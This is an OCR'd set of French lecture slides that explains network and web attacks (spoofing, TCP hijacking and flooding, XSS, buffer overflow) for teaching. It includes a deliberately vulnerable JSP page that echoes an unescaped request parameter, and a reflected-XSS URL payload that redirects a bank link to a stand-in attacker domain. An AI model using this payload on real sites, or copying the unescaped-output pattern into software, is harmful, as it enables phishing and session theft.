
DNS Spoofing





DNS Spoofing

DNS Serveurs



Taille de la requête
27 octets

Facteur * 10 pour chaque requête

Taille de la réponse
312 octets

Comprendre les attaques

- ARP Spoofing
- DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS
- BufferOverflow


TCP Session Hijacking

- Se faire passer pour une machine de confiance
- Injecter des données dans une connexion déjà établie
- Récupérer des données (à la demande) dans une connexion établie

TCP Flooding


- Bloquer une machine en lui forçant à réserver des ressources

TCP Protocol




http://fr.wikipedia.org/wiki/Transmission_Control_Protocol

TCP Protocol




http://fr.wikipedia.org/wiki/Transmission_Control_Protocol

TCP Session Hijacking



TCP Session Hijacking



Comprendre les attaques

- ARP Spoofing
- DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- **XSS**
- BufferOverflow

XSS Cross Site Scripting

- **Exécuter du code dans une page web**
  - à l'aide de paramètres
  - à l'aide de formulaires
- **2 grandes familles**
  - XSS non-persistant
  - XSS persistant
- **Menaces**
  - Redirection (parfois transparente) de l'utilisateur (→phishing)
  - Vols d'information (sessions/cookies)
  - Actions malveillantes (défacement, suppression de données) avec l'identité de l'utilisateur courant
  - Modification du site, DoS


XSS Non Persistant

```
<%@ page language="java" contentType="text/html;
    charset=ISO-8859-1"
    pageEncoding="ISO-8859-1"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
        "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type"
    content="text/html; charset=ISO-8859-1">
</head>
    <body>

        <h1>Welcome <%= request.getParameter("name") %></h1>
        <div>
            Click below to continue
            <a href="http://www.ingdirect.fr/">Your bank information</a>
        </div>

    </body>
</html>
```

XSS Non Persistant


```jsp
<%@ page language="java" contentType="text/html;
    charset=ISO-8859-1"
    pageEncoding="ISO-8859-1"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
        "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type"
    content="text/html; charset=ISO-8859-1">
</head>
    <body>

        <h1>Welcome <%= request.getParameter("name") %></h1>
        <div>
            Click below to continue
            <a href="http://www.ingdirect.fr/">Your bank information</a>
        </div>

    </body>
</html>
```

XSS Non Persistant




XSS Non Persistant


http://localhost:8080/J2EE_TP1/secuXSS1.jsp?name==<script>window.onload = function() {var link=document.getElementsByTagName("a");link[0].href="http://not-real-xssattackexamples.com/";}</script>



XSS Persistant



XSS Persistant




Comprendre les attaques

- ARP Spoofing
- DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS
- BufferOverflow

Buffer OverFlow

- **Utiliser un bug d'un programme permettant l'exécution d'un code avec les privilèges de ce dernier**
- **2 familles**
  - Stack overflow (pile d'exécution du programme)
  - Heap overflow (mémoire allouée dynamiquement)
- **Menaces**
  - Exécuter du code sur une machine avec des privilèges élevés (root)

Buffer OverFlow

